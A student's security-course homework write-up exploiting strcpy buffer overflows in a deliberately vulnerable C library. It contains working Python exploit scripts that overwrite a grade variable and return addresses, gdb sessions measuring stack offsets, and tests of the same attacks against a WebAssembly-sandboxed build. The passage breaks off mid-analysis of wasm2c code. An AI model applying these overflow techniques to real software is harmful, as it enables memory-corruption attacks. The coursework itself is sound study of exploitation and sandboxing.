CS426 hw5 Writeup

Cheng-En Lee

App-v1

Here is the code for lib.h:

```c
#ifndef _UNKNOWN_H
#define _UNKNOWN_H

typedef void(*callback_t)(char*, long long);

/* useful interfaces */
char get_score(char *username);
long long get_hash(char* in);
void set_callback(callback_t cb);
void get_factorial(long n, char* result_msg);

/* utility functions */
void* my_malloc(size_t size);
void my_free(void* ptr);
long long compute_hash(char *in);
long long compute_factorial(long n);

#endif
```

Here is the code for lib.c:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <limits.h>

#include "lib.h"

/* useful interfaces */
char get_score(char *username) {
  char grade = 'F';
  char name[10];

  strcpy(name, username);
  if (strcmp(name, "Qi Ling") == 0)
    return 'A';

  return grade;
}

long long get_hash(char *in){
  char tmp[100];
  strcpy(tmp, in);

  long long hash = compute_hash(tmp);
  return hash;
}
```

```c
callback_t callback;
void set_callback(callback_t cb) { callback = cb; }

void get_factorial(long n, char* result_msg){
  long long factorial = compute_factorial(n);
  callback(result_msg, factorial);
  return;
}

/* utility functions */
void *my_malloc(size_t size) { return malloc(size); }
void my_free(void *ptr) { free(ptr); }
long long compute_hash(char *in) {
  const int p = 31;
  const int m = 1e9 + 9;
  long long hash_value = 0;
  long long p_pow = 1;
  for (unsigned idx = 0; idx < strlen(in); idx++){
    char c = in[idx];
    hash_value = (hash_value + (c - 'a' + 1) * p_pow) % m;
    p_pow = (p_pow * p) % m;
  }
  return hash_value;
}
long long compute_factorial(long n) {
  if (n < 0) return -1;
  if (n == 0) return 0;
  long long result = 1;
  for (long i = 1; i <= n; i++) {
    if (result > LLONG_MAX / i) return -1;
    result *= i;
  }
  return result;
}
```

The library, implemented in lib.c and lib.h, is insecure for two ways:

- get_score(): The function tries to copy the username provided in the function parameter into buffer name, but it uses strcpy() for string copying. strcpy() does not have a hard limit of how much memory to write. This allows the user to write past the name buffer, potentially modifying the grade variable or anything above it.
- get_hash(): The function tries to copy the string provided by the function parameter into buffer tmp. Again, since the function used strcpy() for string copying, this allows the user to write past tmp and overwrite any memory above it. An example attack to exploit this vulnerability is to overwrite the return address so that the control flows to print_secret2 on return.

Here is Milad’s program (app-v1.c):

```c
#include  <stdio.h>
#include  <stdlib.h>
```

```c
#include  <string.h>

#include "lib.h"

void on_completion(char* msg, long long value) {
 char msg_on_finish[100];
 strcpy(msg_on_finish, msg);
 printf("Factorial of 4 is %lld. %s\n", value, msg_on_finish);
}

int main(int argc, char** argv) {
 /* Make sure there is exactly 3 command-line arguments. */
 if (argc != 4) {
   printf("Invalid argument. Expected '%s YOUR_NAME STR_TO_HASH MSG_ON_FINISH'\n", argv[0]);
   return 1;
 }


 /* 1. Query grade for username */
 char grade = get_score(argv[1]);
 printf("Your grade is %c.\n\n", grade);


 /* 2. Hash a string */
 long long hash = get_hash(argv[2]);
 printf("Hash of input is %llx\n\n", hash);


 /* Set a callback */
 set_callback(on_completion);

 /* 3. Compute factorial of 4, and pass in a finishing message */
 get_factorial(4, argv[3]);

 return 0;
}


/* Secrets of the app */
void print_secret1() {
   puts("Here's my secret1 =D\n");
}
void print_secret2() {
   puts("Here's my secret2 =D\n");
}
void print_secret3() {
   puts("Here's my secret3 =D\n");
}
void print_secret4() {
   puts("Here's my secret4 =D\n");
}
```

app-v1.c introduces another buffer overflow vulnerability that could also lead to a shell being spawned. The program tries to set the callback to the insecure on_completion() function, which tries to copy the msg string into buffer msg_on_finish with strcpy(). Since strcpy() does not have a limit of the write count, an user could write the msg_on_finish buffer with shellcode and overwrite the return address of on_completion(). This would cause a shell being spawned after on_completion() finishes, and the resulting shell could have root privileges if setuid is enabled.


Exploiting get_score():

Below is the exploit script necessary to exploit the get_score() function and get an A:

```python
# app-v1-exp-1.py
import sys

sys.stdout.buffer.write(b"a" * 10 + b"A")
```

Firstly, 10 a's are written into the buffer name to fill up all of the spaces. An additional "A" is written into the memory, which overflows the F character stored in the grade variable.


The exploit is successful as I received an A as my grade:




```
(base) daniel@daniel-ubuntu:~/hw5$ setarch $(uname -m) -R ./app-v1 $(python3 app-v1-exp-1.py) "" ""
Your grade is A.

Hash of input is 0

Factorial of 4 is 24.
(base) daniel@daniel-ubuntu:~/hw5$ 
```

Exploiting get_hash():

The goal of the exploit is to overflow tmp and overwrite the return address to point to print_secret2() so that the function is called when get_hash() exits. To investigate how much memory to write before I could overwrite the return address, I opened up gdb and tried to find the difference of addresses between $rbp and tmp. I found that there are 112 bytes from tmp to rbp. This means I would have to write 120 bytes from tmp to reach the return address and overwrite it:




```
(base) daniel@daniel-ubuntu:~/hw5$ gdb ./app-v1
GNU gdb (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./app-v1...
(gdb) b get_hash
Breakpoint 1 at 0x11ff: file lib.c, line 22.
(gdb) r "" "" ""
Starting program: /home/daniel/hw5/app-v1 "" "" ""

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Your grade is F.


Breakpoint 1, get_hash (in=0x7fffffffdbb5 "") at lib.c:22
22          strcpy(tmp, in);
(gdb)
```



```
(gdb) p $rbp - tmp
$1 = 112
(gdb)
```

I have also found that the address of print_secret2() is 0x555555555530 when ASLR is disabled:




```
(gdb) p print_secret2

$5 = {void ()} 0x555555555530 <print_secret2>
(gdb)
```

Here is the final exploit code to invoke print_secret2() when get_hash() exits:

```python
# app-v1-exp-2.py
import sys

# address of print_secret2 (0x555555555530)
secret_addr = b"\x30\x55\x55\x55\x55\x55\x00\x00"
sys.stdout.buffer.write(b"a" * 120)
sys.stdout.buffer.write(secret_addr)
```

The exploit script writes 120 a's to fill the space between the return address and the tmp buffer. Afterwards, it overwrites the return address with the address of print_secret2() in reverse order to consider the little endianness of the system.


The exploit is successful as print_secret2() is invoked in execution:



```
(base) daniel@daniel-ubuntu:~/hw5$ setarch $(uname -m) -R ./app-v1 $(python3 app-v1-exp-1.py) $(python3 app-v1-exp-2.py) ""
bash: warning: command substitution: ignored null byte in input
Your grade is A.

Here's my secret2 =D

Segmentation fault (core dumped)
(base) daniel@daniel-ubuntu:~/hw5$
```

Exploiting on_completion():

The goal of the exploit is to overflow msg_on_finish and overwrite the return address to point to print_secret3() so that the function is called when on_completion() exits. To investigate how much memory to write before I could overwrite the return address, I opened up gdb and tried to find the difference of addresses between $rbp and msg_on_finish. I found that there are 128 bytes from tmp to rbp. This means I would have to write 136 bytes from tmp to reach the return address:




```
(gdb) r "" "" ""
Starting program: /home/daniel/hw5/app-v1 "" "" ""

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
Downloading separate debug info for system-supplied DSO at 0x7ffff7fc3000
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Your grade is F.

Hash of input is 0


Breakpoint 1, on_completion (msg=0x7fffffffdbb2 "", value=24) at app-v1.c:9
9           strcpy(msg_on_finish, msg);
(gdb) p $rbp - msg_on_finish
$1 = 128
```

Here is the final exploit code for exploiting on_completion():

```python
# app-v1-exp-3.py
import sys

# address of print_secret_3 (0x555555555550)
secret_addr = b"\x50\x55\x55\x55\x55\x55\x00\x00"
sys.stdout.buffer.write(b"a" * 136 + secret_addr)
```

The script first writes 136 a's to fill out the space between msg_on_finish and the return address. Afterwards, it writes the address for print_secret_3 in reverse order as the return address to consider the little endianness of the system.


The exploit is successful as print_secret_3 is invoked in the execution:



```
(base) daniel@daniel-ubuntu:~/hw5$ setarch $(uname -m) -R ./app-v1 $(python3 app-v1-exp-1.py) "" $(python3 app-v1-exp-3.py)
bash: warning: command substitution: ignored null byte in input
Your grade is A.

Hash of input is 0

Factorial of 4 is 7016996765293437281. aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaPUUUUU
Here's my secret3 =D

Segmentation fault (core dumped)
(base) daniel@daniel-ubuntu:~/hw5$ 
```

App-v2

I ran make app-v2 to compile the unsafe library into WebAssembly, convert it back to c code, and integrate it to app-v2 to replace the original insecure library. Afterwards I ran my previous exploitations on the new executable to see whether they are effective:



```
(base) daniel@daniel-ubuntu:~/hw5$ make app-v2
EMCC_SKIP_SANITY_CHECK=1 /home/daniel/emsdk//upstream/emscripten/emcc lib.c -o lib.wasm -sWASM=1 --no-entry -sEXPORTED_FUNCTIONS=@functions.txt -sALLO
W_TABLE_GROWTH=1 --cache .cache
/home/daniel/wabt//bin/wasm2c lib.wasm -o lib.wasm.c
/home/daniel/emsdk//upstream/bin/clang -I/home/daniel/wabt//wasm2c -fno-stack-protector -g  -c -o lib.wasm.o lib.wasm.c
/home/daniel/emsdk//upstream/bin/clang -I/home/daniel/wabt//wasm2c -fno-stack-protector -g    -c -o app-v2.o app-v2.c
/home/daniel/emsdk//upstream/bin/clang -o app-v2 lib.wasm.o app-v2.o /home/daniel/wabt//wasm2c/wasm-rt-impl.o /home/daniel/wabt//wasm2c/wasm-rt-mem-im
pl.o -lm -I/home/daniel/wabt//wasm2c -fno-stack-protector -g
(base) daniel@daniel-ubuntu:~/hw5$ setarch $(uname -m) -R ./app-v2 $(python3 app-v1-exp-1.py) $(python3 app-v1-exp-2.py) ""
bash: warning: command substitution: ignored null byte in input
Your grade is A.

Hash of input is ffffffffc487cdce

Factorial of 4 is 24.
(base) daniel@daniel-ubuntu:~/hw5$ setarch $(uname -m) -R ./app-v2 $(python3 app-v1-exp-1.py) "" $(python3 app-v1-exp-3.py)
bash: warning: command substitution: ignored null byte in input
Your grade is A.

Hash of input is 0

Factorial of 4 is 7016996765293437281. aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaPUUUUU
Aborted (core dumped)
(base) daniel@daniel-ubuntu:~/hw5$ 
```

The exploitation on get_score() is still effective as A is still returned by it. However, attacks on get_hash() and on_completion() failed to invoke the print_secret functions.

Analysis of get_score() exploitation on app-v2:

To explain why the exploitation on get_score() still works, I need to dig deeper into the source code of app-v2 and relevant library implementation. In app-v2.c, the call for get_score() is rewritten as follows:

```c
/* 1. Query grade for username */
u32 sandbox_username = copy_str_to_sandbox(&sandbox, argv[1]);
char grade = w2c_lib_get_score(&sandbox, sandbox_username);
printf("Your grade is %c.\n\n", grade);
free_str_in_sandbox(&sandbox, sandbox_username);
```

The copy_str_to_sandbox() function allocates memory in the sandbox memory and free_str_in_sandbox() frees the allocated sandbox memory after it is used:

```c
u32 copy_str_to_sandbox(w2c_lib* instance, char* host_str) {
    u32 str_len = strlen(host_str) + 1;
    u32 sandbox_str = w2c_lib_my_malloc(instance, str_len);
    memcpy(&instance->w2c_memory.data[sandbox_str], host_str, str_len);
    return sandbox_str;
}
```

```
void free_str_in_sandbox(w2c_lib* instance, u32 sandbox_str) {
    w2c_lib_my_free(instance, sandbox_str);
}
```

Below is the implementation of w2c_lib_get_score(). It tries to save the current memory base. Then, it overwrites the memory base with the address to the head of the w2c linear memory data. Afterwards, it calls w2c_lib_gets_score_0() with the pointer to the string in the sandbox memory. Finally, it restores the memory base and returns the value returned by w2c_lib_gets_score_0():

```
u32 w2c_lib_get_score(w2c_lib* instance, u32 var_p0) {
#if WASM_RT_USE_SEGUE_FOR_THIS_MODULE
#if !WASM_RT_SEGUE_FREE_SEGMENT
    void* segue_saved_base = wasm_rt_segue_read_base();
#endif
     wasm_rt_segue_write_base(instance->w2c_memory.data);
#endif
     u32 ret = w2c_lib_get_score_0(instance, var_p0);
#if WASM_RT_USE_SEGUE_FOR_THIS_MODULE && !WASM_RT_SEGUE_FREE_SEGMENT
     wasm_rt_segue_write_base(segue_saved_base);
#endif
 return ret;
}
```

Below is the implementation of w2c_lib_get_score_0(). I would provide analysis in relevant parts of the function:

```
u32 w2c_lib_get_score_0(w2c_lib* instance, u32 var_p0) {
    u32 var_l1 = 0, var_l2 = 0, var_l3 = 0, var_l4 = 0;
    FUNC_PROLOGUE;
    u32 var_i0, var_i1;
    var_i0 = instance->w2c_g0;
    var_i1 = 32u;
    var_i0 -= var_i1;
    var_l1 = var_i0;
    var_i0 = var_l1;
    instance->w2c_g0 = var_i0;
    var_i0 = var_l1;
    var_i1 = var_p0;
    i32_store_default32(&instance->w2c_memory, (u64)(var_i0) + 24, var_i1);
    var_i0 = var_l1;
    var_i1 = 70u;
    i32_store8_default32(&instance->w2c_memory, (u64)(var_i0) + 23, var_i1);
    var_i0 = var_l1;
    var_i1 = 13u;
    var_i0 += var_i1;
    var_i1 = var_l1;
    var_i1 = i32_load_default32(&instance->w2c_memory, (u64)(var_i1) + 24u);
    var_i0 = w2c_lib_f12(instance, var_i0, var_i1);
    var_i0 = var_l1;
    var_i1 = 13u;
    var_i0 += var_i1;
    var_i1 = 65536u;
    var_i0 = w2c_lib_f10(instance, var_i0, var_i1);
    if (var_i0) {goto var_B1;}
    var_i0 = var_l1;
    var_i1 = 65u;
    i32_store8_default32(&instance->w2c_memory, (u64)(var_i0) + 31, var_i1);
    goto var_B0;
    var_B1:;
    var_i0 = var_l1;
    var_i1 = var_l1;
    var_i1 = i32_load8_u_default32(&instance->w2c_memory, (u64)(var_i1) + 23u);
    i32_store8_default32(&instance->w2c_memory, (u64)(var_i0) + 31, var_i1);
    var_B0:;
    var_i0 = var_l1;
    var_i0 = i32_load8_u_default32(&instance->w2c_memory, (u64)(var_i0) + 31u);
    var_l2 = var_i0;
    var_i0 = 24u;
    var_l3 = var_i0;
    var_i0 = var_l2;
    var_i1 = var_l3;
    var_i0 <<= (var_i1 & 31);
    var_i1 = var_l3;
    var_i0 = (u32)((s32)var_i0 >> (var_i1 & 31));
    var_l4 = var_i0;
    var_i0 = var_l1;
    var_i1 = 32u;
    var_i0 += var_i1;
    instance->w2c_g0 = var_i0;
    var_i0 = var_l4;
    goto var_Bfunc;
    var_Bfunc:;
    FUNC_EPILOGUE;
    return var_i0;
}
```

In the part below, the function tries to allocate 32 bytes on the stack analogous to sub esp, 32, and var_l1 represents the pointer to the top of the current stack similar to esp in assembly:

```
u32 var_i0, var_i1;
var_i0 = instance->w2c_g0;
var_i1 = 32u;
var_i0 -= var_i1;
var_l1 = var_i0;
var_i0 = var_l1;
instance->w2c_g0 = var_i0;
```

